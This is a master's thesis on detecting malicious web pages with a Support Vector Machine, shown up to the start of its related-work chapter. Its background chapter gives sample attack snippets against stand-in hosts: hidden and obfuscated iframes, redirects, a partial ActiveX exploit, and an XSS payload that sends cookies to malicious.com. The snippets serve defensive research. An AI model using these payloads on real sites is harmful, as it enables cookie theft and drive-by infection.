國　立　交　通　大　學

資 訊 學 院　資 訊 學 程

碩　士　論　文

應用支持向量機偵測惡意網頁

Malicious Web Page Detection Using Support Vector Machine

研　究　生: 柯昭生

指 導 教 授: 蔡文能 博士

中　華　民　國　九　十　九　年　六　月

應用支持向量機偵測惡意網頁

Malicious Web Page Detection Using Support Vector Machine

研　究　生: 柯昭生　　Student: Chao-Sheng Ke

指 導 教 授: 蔡文能 博士　　Advisor: Dr. Wen-Nung Tsai

國　立　交　通　大　學

資 訊 學 院 資 訊 學 程

碩 士 論 文

A Thesis

Submitted to College of Computer Science

National Chiao Tung University

in Partial Fulfillment of the Requirements

for the Degree of

Master of Science

in

Computer Science

June 2010

Hsinchu, Taiwan, Republic of China

中華民國九十九年六月

應用支持向量機偵測惡意網頁

研究生: 柯昭生　　　　　　　　　　　　　　　指導教授: 蔡文能 博士

國立交通大學

資訊學院 資訊學程碩士班

摘 要

隨著網際網路的發展，同時也提供了攻擊者一個無遠弗屆的媒介以散佈這些惡意的程式或資訊，而目前最普遍的散佈管道即為“全球資訊網 (WWW) 服務”。 使用者在瀏覽網站時，往往在尚未意識到的情況下即成為了惡意網頁的受害者，特別是這些惡意網頁非常擅於偽裝而隱藏於正常而無害的畫面之後，更讓使用者不易察覺。 此外，惡意網頁快速變化的趨勢，也使得一般傳統以特徵比對方式的防護機制無法發揮作用。

在本研究裡，我應用了支持向量機，一個强而有力的機器學習技術，以偵測惡意網頁。 在實驗裡，我從網址 (URL) 與網頁內容擷取其特徵資訊做為支持向量機學習之用，並調整各個參數以得到最佳的偵測準確率。 文中的實驗結果除了驗證此方法的有效性之外，同時也證明了此方法能抵抗惡意網頁快速變化所產生的影響。

關鍵字: 惡意網頁、機器學習、支持向量機、特徵擷取

Malicious Web Page Detection Using Support Vector Machine

Student: Chao-Sheng Ke Advisor: Dr. Wen-Nung Tsai

Degree Program of Computer Science

National Chiao Tung University

ABSTRACT

The recent development of the Internet provides attackers with omnipresent media to spread malicious contents. The most prevailing channel is the World Wide Web (WWW) service. Innocent people's computers usually get infected when they browse a malicious web page, and such malicious pages are usually camouflaged with harmless materials on the screen, which makes users hard to beware of the danger. Furthermore, malicious web pages have a tendency to frequently change so that traditional signature matching might not be able to efficiently identify them.

In my study, I leveraged Support Vector Machine (SVM), a powerful machine learning technique, to detect malicious web pages. I extracted features from both URLs and page contents and fine-tuned the parameters of SVM to yield the best performance. The experimental results demonstrate that my approach is effective and resistant to the effect of frequent change.

Keywords: malicious web page, machine learning, Support Vector Machine, feature extraction

Table of Contents

List of Tables

List of Figures

Chapter 1

INTRODUCTION

Decades ago, the prevailing computing platform gradually moved from workstation to personal computer due to the rapid advance of integrated circuit and the continuous improvement of software technology. Desktop and laptop computers, nowadays, become indispensable to civilians; generally speaking, each family in Taiwan owns at least one computer even if none of the family members works in information technology field. They use computers for daily routines as well as entertainment. In addition, the prevalence of the Internet and the services on it create more and more fascinating stuff and change people's lifestyle. Personal computer and the Internet, admittedly, have brought much convenience to people, but on the other hand, they also create a lot of channels for criminals to infringe on innocent people's wealth and privacy. Even though many commercial and/or open source solutions are introduced to protect users, computer viruses or so-called malwares (malicious software) are still widely spread through the Internet and cause the loss of tens of billions of US dollars per year, and in the nearly future, this war will not end.

However, what will be the next prevalent computing platform? Investigating the recent cyber criminal tricks, a considerable percentage of malware victims get infected while they are surfing the Net with their web browsers; some people leak their private information, such as credit card number, when they accidentally visit a phishing web site, whilst some other people are driven to download backdoor programs and become part of the botnet just because they click on an interesting advertisement. It is believed that various traps which hackers use to catch the prey are still undisclosed so far.

From another point of view, let's look at the trend of the IT industry. Lately, the hottest topic must be "cloud computing". Based on the typical concept of cloud computing [1], the service providers deliver common business applications online, which are accessed from another web service of software like a web browser, while the software and data are stored on servers. Furthermore, with the draft of HTML 5 specification [2] from the World Wide Web Consortium (W3C) being mature, more and more noticeable software companies, including Google and Apple, have shown their tendency to highly promote this new standard and implemented their browsers, say Chrome and Safari, and online services like YouTube, to fully support the up-to-date specification of HTML 5. According to these signs, we can virtually foresee that the war between cyber criminals and information security experts will keep proceeding, but the battlefield will move again to the web browser. And therefore, the web pages will definitely be the media for both to exert their power.

Among all approaches to web threat protection, the mechanisms can be roughly divided into two categories, the signature matching methods and the machine learning technique. The signature matching methods rely on a series of predefined patterns and the corresponding significances of the patterns. Once the content of a web page matches a signature, which can be a keyword, an HTML tag with specific attributes, a URL, or the combination of those, the page can be classified according to the class that the pattern belongs to. This approach is efficient and effective as a quick solution to rapidly respond to a new type of malicious web page. However, the pattern could expire very soon as the web threats tend to mutate frequently in order to prevent from being detected.

As for the machine learning technique, statistics and/or mathematics theories are leveraged to predict the probability of a web page being malicious or benign. The (supervised) machine learning process usually requires two stages, the feature extraction stage, in which informative features will be extracted from the training sample, and the training stage, where each feature will be taken into account through a mathematics algorithm. Finally, the learning process will generate a "model". Afterwards, a corresponding classifier can utilize this model to classify an unknown sample and make a prediction of the sample.

In my study, I employed Support Vector Machine [3], which is a powerful machine learning approach, with various features extracted based on the observation of hundreds of ill-intentioned page contents, to detect malicious web pages from the benign ones.

Chapter 2

BACKGROUND

Before we get started with the discussion about my study, the fundamental background has to be built so that the readers can easily understand the methodology and the experiments I am going to demonstrate in this thesis.

First of all, a web page is transmitted from a web server via Hypertext Transfer Protocol (HTTP), and the primary data payload is in form of Hypertext Markup Language (HTML) documents with script code embedded. Owing to the particularities of these standards, hackers take the chance to exploit the vulnerabilities and spread attacks on innocent people. On the other side, computer or information security providers keep developing variety of approaches to protect people, but none is a perfect solution thus far. However, with the rise of machine learning related research, security experts, wherever they are from academic institutes, commercial software vendors, or open source foundations, are dedicating to look for a smarter solution for web threat protection from machine learning.

Hence, in the following sections, I will introduce the basic knowledge of these topics respectively.

2.1 Web Service Standards

The most significant standards of web service are Hypertext Transfer Protocol and Hypertext Markup Language, as known as HTTP and HTML in short. They provide a means to create structured documents and a simple way to share them through the Internet. Apart from those, the scripting language with the Document Object Model (DOM) realizes the interaction between user operation and the dynamic content representation on the documents. These standards have been commonly used on web services now.


In the very beginning, these standards were introduced based on the background of the time and for specific purposes. However, they have become the media for the competition between cyber criminals and security experts now, which the original inventers of these standards would never think of.

Hypertext Transfer Protocol (HTTP)

The HTTP is an Application Layer protocol for distributed, collaborative, hypermedia information systems. The current version, HTTP/1.1, is defined in RFC 2068 [4] and RFC 2616 [5], which were officially released in January 1997 and June 1999 respectively.

HTTP is a type of client-server computing and follows a typical request-response standard. In HTTP, the web browsers act as clients, whilst the application running on the computer that hosts the web site plays the role of a server. Considering a typical transaction, the client submits an HTTP request, and the server creates resources such as HTML files and/or images according to the request and delivers proper contents to the client. The resources accessed by HTTP are identified using Uniform Resource Identifiers (URIs) or more specifically, Uniform Resource Locators (URLs) while the URI schemes are *http* or *https*. Also, the malicious content is considered as a resource by this protocol, so that the specific URI or URL is able to lead innocent clients to the danger by this nature. As a result of this characteristic, the URIs and/or URLs can provide some clues for web threat investigation if they can be processed in a proper way.

Let's take a close look at the HTTP headers in figure 2.1. The figure shows the HTTP request headers generated by Firefox web browser and the response headers replied from Wikipedia web site. As you can see in the request headers, some entries are able to indicate the environment of the client, such as *User-Agent*, *Accept-Language*, etc. This information is especially useful for target attack launchers because their aims, for instance, may be a certain version of Microsoft Internet Explorer or a US Citibank account and password, and they can create non-harmful contents for non-targeted users to reduce the possibility of being detected. Therefore, the relationship between the HTTP request headers and server response can be valuable to assess the maliciousness of a web page.



```
http://en.wikipedia.org/wiki/Main_Page

GET /wiki/Main_Page HTTP/1.1
Host: en.wikipedia.org
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive

HTTP/1.0 200 OK
Date: Wed, 14 Apr 2010 00:58:07 GMT
Server: Apache
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Content-Language: en
Vary: Accept-Encoding,Cookie
Last-Modified: Wed, 14 Apr 2010 00:58:07 GMT
Content-Encoding: gzip
Content-Length: 14612
Content-Type: text/html; charset=UTF-8
X-Cache: MISS from sq75.wikimedia.org, HIT from sq61.wikimedia.org
X-Cache-Lookup: MISS from sq75.wikimedia.org:3128, HIT from sq61.wikimedia.org:80
Age: 11
Connection: keep-alive
```

Figure 2.1: HTTP request and response headers

Hypertext Markup Language (HTML)

In spite of the origins or the old history of HTML [6], its first official specification “Hypertext Markup Language - 2.0” was completed and published as IETF RFC 1866 [7] in 1995. Since 1996, the World Wide Web Consortium (W3C) has been in charge of maintaining the HTML specifications. The last specification published by the W3C is the HTML 4.01 Recommendation, published in late 1999. Moreover, the next version, HTML 5, was also published as a Working Draft [2] in January 2008 and has drawn a lot of attentions these years. Many software vendors, including Google and Apple, are convinced that HTML 5 will be another revolutionary step in the next Internet era.

HTML documents are composed of HTML elements. As can be seen in the most general form below:

```
<tag attribute1="value1" attribute2="value2">
  contents to be rendered
</tag>
```

There are three components: a pair of element tags with a “start tag” and an “end tag” (which is unnecessary for some element tags, such as <*img*>); some element attributes given to the element within the tag; and the textual and graphical information contents in between the “start tag” and “end tag”, which will be rendered to display on the screen.

Tags can visually present functional objects, and with attributes, the objects can change their appearances on a web browser. Likewise, malicious contents can be concealed from displaying on a web browser by deliberately setting some attributes in specific tags. For example, hidden <*iframe*> injection is commonly seen in the compromised web sites; the hacker takes advantages of the server’s vulnerabilities to get full access permission and inserts an <*iframe*> tag with attributes, *style=“visibility: hidden; display:none;”* or *width=“1” height=“1”*, to the originally web page on the server. In addition, the <*iframe*> is also set to lead the victim to retrieve the malicious content from another exploit site. Then, because the <*iframe*> is invisible on a browser, the victim will not be aware of the danger and easily get infected by the malicious content. Here is an example of hidden <*iframe*>:

```
<iframe src="http://exploit.com/?act=infect"
    width="1" height="1"></iframe>
```

As for the actual information in between the “start tag” and “end tag”, which can be easily seen by the user’s eyes, it is therefore considered less significant for malicious web page detection.

Document Object Model (DOM) and Scripting Language

The Document Object Model (DOM) is a cross-platform and language-independent convention for representing and interacting with objects in HTML, XHTML and XML documents [8]. In conjunction with the DOM, scripting languages are widely implemented in the layout engines of web browsers.

Scripting language makes almost everything possible on web browsers, so more and more amazing web-based applications are invented and even intend to replace the traditional standalone applications. Microsoft, for example, recently keeps advertising its Office Live as an application of cloud computing, which is a set of web-based word processing applications and can do most work that standalone Office does. However, in the meantime, scripting language also creates lots of ways for hackers to show off their skills and spread malicious contents.

At present, the most prevailing scripting languages used in HTML documents are undoubtedly JavaScript and VBScript. The syntax or the usage of JavaScript and VBScript is beyond the scope of my study and wouldn't be discussed in this thesis. Brief introductions to JavaScript and VBScript can be found in [9] and [10]. However, from a hacker's point of view, he or she should tend to lower the readability of the script code. Hence, some functions such as *eval*, *unescape*, etc, should be used more frequently in a malicious page than in a benign page. For instance, the JavaScript codes listed below will generate a hidden <*iframe*> exactly the same as the example in the previous section.

```
<script type="text/javascript">
  head = '%3Cifra' + 'me%20src%3D%22http%3A//expl' + 'oit.com/%3Fa';
  tail = 'h%3D%221%22%20hei' + 'ght%3D%221%22%3E%3C/ifr' + 'ame%3E';
  document.write(unescape(head + 'ect%22%20widt' + tail));
</script>
```

So, based on this concept, the JavaScript and VBScript keywords should be informative for classifying a malicious web page.

2.2 Malicious Web Site/Page and Detection

Many attackers today are part of organized crime with the intent to defraud their victims. Their goal is to deploy malicious software or mechanisms on a victim's machine and to start collecting sensitive data [11,12]. Nowadays, web service is ubiquitous on the Internet and becomes an excellent channel for their deployment. However, our concerns are, what features make a web page malicious, and how these features exert the influence on victims.

A simple definition of malicious web site/page is that, while user is browsing a web site/page, the web server response will directly or indirectly cause negative impacts on the user or his/her computing device. The web server response includes HTTP status codes, response headers and the message body. All these parts can be employed for disseminating malicious mechanisms or contents according to their functions defined in the standards described in the previous section.




Figure 2.2: Simple attack by malicious web server

A typical and simple attack by a malicious web server is shown in figure 2.2; the victim uses his or her web browser to visit the malicious web site. The malicious content, or so-called the attack, will be delivered to the victim as soon as the victim submits a request to the server. However, with the ever advances of the Internet applications, the disseminating mechanisms for malicious contents have also been evolved, in order to not only increase the rate of successful attacks but decrease the possibility of being detected.




Figure 2.3: Attack through infection chain by central exploit server

The infection chain, shown in figure 2.3, is a more prevailing way of spreading attacks. The real malware or effective malicious mechanisms reside on the central exploit server whilst several malicious web servers, which reference to the exploit server, are in charge of redirecting victim's browser to get infected. The aims of detection that I am going to target therefore cover the redirection and the exploit.

Redirection

All three parts of HTTP response, the status code, the response headers, and the message body, can provide different ways of redirection according to their functions defined in the HTTP and HTML standards. First of all, the *3xx Redirection* family of HTTP status codes [4,5] indicates that further action needs to be taken by the user agent in order to fulfill the request. This class of HTTP status codes includes:

- 300 Multiple Choices
- 301 Moved Permanently
- 302 Found
- 303 See Other
- 304 Not Modified
- 305 Use Proxy
- 307 Temporary Redirect

each of which is returned with a *Location* entity in the response headers, like the example below, and then redirect user's browser to access another URI pointed by *Location* header.

```
HTTP/1.1 301 Moved Permanently
Location: http://exploit.com/?act=infect
```

Next, with a normal status code (*2xx Success* family) returned, the response headers along can also trigger a redirection with a *Refresh* entity.

```
HTTP/1.1 200 OK
Refresh: 3; url=http://exploit.com/?act=infect
```

Furthermore, HTML elements and script languages provide even more elegant ways to lead victims to the exploit server, such as:

```
<meta http-equiv="refresh"
  content="3; url=http://exploit.com/?act=infect">
```

and

```
<script type="text/javascript">
  window.location.href='http://exploit.com/?act=infect';
</script>
```

However, the redirection mechanisms described above will force the user agent to load another resource in the foreground, and re-rendering a page on the screen makes the exploit easily be detected with the naked eye. As a consequence, background redirection mechanisms are more widely used by hackers. Almost all HTML elements that have *src* attribute can be a container to situate the background redirection. A simple example of ill-intentioned <*img*> tag is shown below:

```
<img src="http://exploit.com/harmless.jpg?steal=confidential_info">
```

where it may display a harmless picture with some malicious action being taken in the background.

Exploit

No matter whether a malicious web attack is launched through a simple way or an infection chain, its goal is to deploy the exploit, which can be malware or a series of actions on the browser, to the victim, in order to steal sensitive data, or to launch another broader and deeper attack.

Private data theft is one of the most common cybercrimes today. This type of exploits may be a standalone executable or a thread hooked on another legitimate process, as known as the "keylogger". A keylogger is installed usually via the vulnerabilities of the victim's browser or related applications and keeps running in the background to record any inputs from the keyboard and send the log back to the attacker. Through simple data mining, the attacker can easily extract sensitive data from the log, such as usernames and passwords.

The example below is part of the javascript codes, which take advantage of the stack overflow vulnerability of *msDataSourceObject* method in *OWC10.Spreadsheet*, found in July 2009. This will allow remote code execution on victim's machine.

```
<script language="JavaScript">
  ...... skipped ......
  obj = new ActiveXObject("OWC10.Spreadsheet");
  e = new Array();
  e.push(1);
  e.push(2);
  e.push(0);
  e.push(window);
  for(i=0;i<e.length;i++){
    for(j=0;j<10;j++){try{obj.Evaluate(e[i]);} catch(e){}}}
  window.status = e[3] + '';
  for(j=0;j<10;j++){try{obj.msDataSourceObject(e[3]);} catch(e){}}
  ...... skipped ......
</script>
```

Likewise, the keylogger can be spread through this hole.

Apart from deploying malware, another common type of attacks is cross-site scripting (XSS). It mainly utilizes the programmer's mistake, such as negligence of user input or same origin policy checking, to execute arbitrary script code and steal the cookie or session data. We take the scenario below as an example:

1. The attacker investigates a free email site that users have to authenticate to gain access to and tracks the authenticated user through the use of cookie information, and he also finds an XSS vulnerable page on the site, for instance, `http://freemail.com/flaw.asp`.

2. Based on the vulnerability, the attacker generates a web page with a hidden <*iframe*> on his own malicious site:

   ```
   <iframe src="http://freemail.com/flaw.asp?m=<script>document.
       location.replace('http://malicious.com/steal.cgi?'+document.
       cookie);</script>" width="1" height="1"></iframe>
   ```

   where `http://malicious.com/steal.cgi` is to send the cookie back to the attacker.

3. Then, the attacker randomly sends lots of emails, which contain interesting pictures, to the freemail users to entice them to visit his malicious site.

4. Once a victim browses the malicious page without closing the previous session with `http://freemail.com/`, his authentication cookie information is therefore delivered to the attacker.

5. The attacker then visits the site, and by substituting the victim's cookie information, is now perceived to be the victim by the server application.

Last but not least, phishing is also a prevalent scam among cybercrimes. The attacker creates a web page virtually identical to the original one on the genuine site and usually hosts the phishing site with a URL that is also very similar to the real one, such as `http://www.ebay.com.phishing.org/`. Hence, while a victim is visiting the phishing site without being aware of the tiny discrepancy, he or she will easily be trapped by the scam and unconsciously deliver sensitive data to the attacker. An obvious difference between phishing and other attacks is that, in order to defraud the victim, in other words, to generate a fake URL, the URL is usually composed of more than two top-level domains (TLDs). This feature can be very informative for phishing detection.

The purposes of the exploits described so far are quite straightforward. However, a more sophisticated use of the attacks is to form a botnet [13]. The botnet is comprised of thousands or even tens of thousands of infected computers, named bots, and the botnet master can remotely control those bots to commit all kinds of cybercrimes, such as DDoS attack [14], etc. It has been believed that a substantial percentage of personal computers in the world now have already been infected and become part of a botnet. However, no one can ascertain thus far.

Detection

To protect users from being damaged by web threats, many security software vendors offer URL reputation services; while user wants to browse a web page, the URL will be issued to the URL reputation server to acquire the reputation of the URL. Then, the filtering mechanism can decide to block or pass the web page to the browser. However, the most significant is that, the URL reputation service still relies on the results of content analysis in the back-end process.

As for the content analysis, a traditional analysis mechanism comes from virus detection. In the analysis stage, through investigating many web threat samples, significant signatures can probably be extracted from the samples to generate a pattern. Then, in the detection stage, the detector can do signature matching based on the pattern. For example, if we have known some URLs are malicious, we can determine a web page is highly suspicious once the page contains one or some malicious URLs. This analysis mechanism is very simple and results in very low false positive rate. However, web threats tend to mutate very frequently in order to prevent from being detected, so that the pattern can expire very soon.

Another approach is behavior monitoring. This approach usually performs in an isolated and virtualized computing environment, which is also named sandbox. A full-functional web browser will be launched to render the sample page in this close environment. According to the reactions, or so-called behavior, that the web page triggers, such as overriding system files, modifying Windows registry, and so on, the page can be determined malicious or benign. With a set of well-defined behavior, the detection rate can be high, especially when the page is created with complicated obfuscation and therefore hardly detected by the traditional signature matching mechanism. But as you can imagine, the throughput of this approach can be very low, as this is extremely time and resource consuming.

Machine learning for classifying web pages is an emerging technique. With a proper learning algorithm, it takes features extracted from the training samples (pages) as input to generate a model. The classifier then uses this model to classify pages. Machine learning has been now considered as a smarter solution as it is able to deal with the mutations of malicious contents. However, it might result in bias (low accuracy or overfitting) because the deviation may come from the lack of training sample generalization and of informative features. Therefore, how to adjust each step of machine learning to obtain better results is the major objective in my study.

2.3 Machine Learning Basics

What is machine learning? [15] It is never easy to explain this terminology in only a few words. Let's start from the data that computers process.

With the advances in computer technology, we nowadays have the ability to store and process large amounts of data in our daily life, such as membership profiles of a supermarket, details of each customer transaction, and so forth. However, this store of data can never be useful before it is analyzed and turned into proper information that can be utilized, for example, to make a prediction of customer's purchase. It is generally believed that the customer's behavior is not completely random, and there should be a process to explain the data we observe. A typical and interesting example is that, through data mining, it is found people who buy diapers usually buy beer simultaneously. However, the prediction may not be absolutely right every time, but we believe that a good and useful approximation could be reached. That approximation may not explain everything in the entire set of data, but it can still assist to detect certain patterns or regularities. In other words, by assuming the (near) future will not be much different from the past when the sample data was collected, machine learning is able to process the sample data and provide the future predictions that can also be expected to be right.




Figure 2.4: Example of discriminant

One of the common machine learning applications is classification. For example, a bank determines whether to give a loan to its customers by evaluating their savings and income. After training with a set of history data, a classification rule learned may be that, while a customer's savings and income are higher than certain thresholds, the customer is classified as low-risk and his or her loan can be permitted. Otherwise, the customer will be considered high-risk and his or her loan application will be rejected. Figure 2.4 shows this function, or named discriminant, in the two-dimensional Cartesian coordinates, which can be described as the form:

IF *income* $> \theta_1$ AND *savings* $> \theta_2$ THEN *low-risk* ELSE *high-risk*

Support Vector Machine (SVM) [16] is one of the supervised learning methods used for classification. In simple words, given a set of training samples, each of which is marked as belonging to one of two categories, an SVM training algorithm builds a model that predicts whether a new sample falls into one category or the other. Intuitively, an SVM model is a representation of the samples as points mapped in space, so that the samples of the separate categories are divided by a clear gap that is as wide as possible. New samples are then mapped into the same space and predicted to belong to a category based on which side of the gap they fall on.


In formal definition, we are given training data $\mathcal{D}$, a set of n points of the form:

$$\mathcal{D} = \left\{(\mathbf{x}_i, r_i) | \mathbf{x}_i \in \mathbb{R}^p, r_i \in \{1, -1\}\right\}_{i=1}^{n}$$

where the r_i is either 1 or -1, indicating the class to which the point belongs. Each point is a p-dimensional vector. We want to find the gap, formally named the maximum-margin hyperplane, that divides the points having $r_i = 1$ from those having $r_i = -1$. Any hyperplane can be written as the set of points satisfying:

$$\mathbf{w} \cdot \mathbf{x} - b = 0$$

where the vector $\mathbf{w}$ is a normal vector perpendicular to the hyperplane. The parameter $\frac{b}{\|\mathbf{w}\|}$ determines the offset of the hyperplane form the origin along the normal vector $\mathbf{w}$.



y_1
x_1
$\mathbf{w} \cdot \mathbf{x} - b = 1$
$\mathbf{w} \cdot \mathbf{x} - b = 0$
$\mathbf{w} \cdot \mathbf{x} - b = -1$
$\frac{2}{\|\mathbf{w}\|}$
$\mathbf{w}$
b

Figure 2.5: Hyperplane and margins in Support Vector Machine

We want to choose $\mathbf{w}$ and b to maximize the margins that are as far apart as possible while still separating the data. These margins can be described by the equations $\mathbf{w} \cdot \mathbf{x} - b = 1$ and

$\mathbf{w} \cdot \mathbf{x} - b = -1$, as shown in the figure 2.5. If the training data are linearly separable, we can select the two margins in a way that there are no points between them and then try to maximize their distance. We find the distance between these two margins is $\frac{2}{\|\mathbf{w}\|}$, so we want to minimize $\| \mathbf{w} \|$ in other words. As we also have to prevent data points falling into the margins, combining with the constant r_i, we add the constraint:

$$\mathbf{w} \cdot \mathbf{x}_i - b \geq 1, \ \texttt{for} \ r_i = 1$$

$$\mathbf{w} \cdot \mathbf{x}_i - b \leq -1, \ \texttt{for} \ r_i = -1$$

which can be written as

$$r_i(\mathbf{w} \cdot \mathbf{x}_i - b) \geq 1, \ \texttt{for all} \ 1 \leq i \leq n$$

We can substitute $\| \mathbf{w} \|$ with $\frac{1}{2} \| \mathbf{w} \|^2$ without changing the solution and put them all together to get the optimization problem:

$$\min \left\{ \frac{1}{2} \| \mathbf{w} \|^2 \right\}$$

$$\texttt{subject to:} \ r_i(\mathbf{w} \cdot \mathbf{x}_i - b) \geq 1, \ \forall i$$

However, in the most time, the data is not linearly separable, but we still look for the solution that incurs the least error. We define slack variables, $\xi_i \geq 0$, which store the deviation from the margin. The deviation comes from the sample lying on the wrong side or on the right side but in the margin. Then, the constraint can be refined:

$$r_i(\mathbf{w} \cdot \mathbf{x}_i - b) \geq 1 - \xi_i, \ \texttt{for all} \ 1 \leq i \leq n$$

The optimization problem becomes:

$$\min \left\{ \frac{1}{2} \| \mathbf{w} \|^2 + C \sum_i \xi_i \right\}$$

$$\texttt{subject to:} \ r_i(\mathbf{w} \cdot \mathbf{x}_i - b) \geq 1 - \xi_i, \ \xi_i \geq 0, \ \forall i$$

where C is the penalty factor which can be specified to adjust the estimation of the hyperplane and the (soft) margins. A large C means the errors are considered more significant so the training process will tolerate fewer misclassified samples, and vice versa.

In my experiments, I used SVM^{light} [17], which is an implementation of Support Vector Machine and can be considered as a black box in my study, to solve the problems described in this section. Hence, with specific features extracted from web page samples to form a vector, I can utilize the theory of Support Vector Machine to classify the malicious and benign web pages.

Chapter 3

RELATED WORK

The general web page classification is the initial use of machine learning on analyzing the web page contents; by employing the machine learning model, web pages on the Internet can be automatically placed into several categories, such as sports, technology, etc. Parental control is one of the prevailing applications of web classification, which filters web pages to protect children or teenagers from seeing inappropriate page contents like pornography or violence.

Likewise, malicious web page detection requires content filtering functions and shares a lot in common with web classification. Plus the resilience to the mutation of web threats, machine learning has become an emerging technique for web threat protection. Recently, many researchers are looking for a better machine learning approach to detect or classify malicious web pages from benign ones. Their ultimate goal is maximizing the detection accuracy whilst minimizing the false positive rate. The factors that can be directly altered to enhance the performance are how informative features are extracted from the samples and the machine learning algorithms for training and classifying the samples.

3.1 Web Classification and Malicious Page Detection

Malicious web detection is a specific use of web classification. Basically, machine learning methods for malicious web detection process samples through the procedures virtually identical to those for web classification. Malicious web detection can be regarded as classifying ill-intentioned web pages from harmless ones.

